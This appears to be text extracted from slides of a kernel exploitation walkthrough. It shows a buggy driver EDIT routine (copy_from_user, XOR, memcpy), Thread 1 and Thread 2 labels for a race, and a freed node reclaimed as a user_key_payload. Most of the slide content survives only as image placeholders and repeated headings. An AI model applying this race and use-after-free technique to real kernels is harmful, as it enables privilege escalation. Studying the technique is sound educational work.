
## Analyze. Race at EDIT



Thread 2




```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```



# Exploit

## Analyze. Race at EDIT





# Exploit

## Analyze. Race at EDIT

Thread 1



Thread 2




```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```

node-0 (FREED)

user\_key\_payload


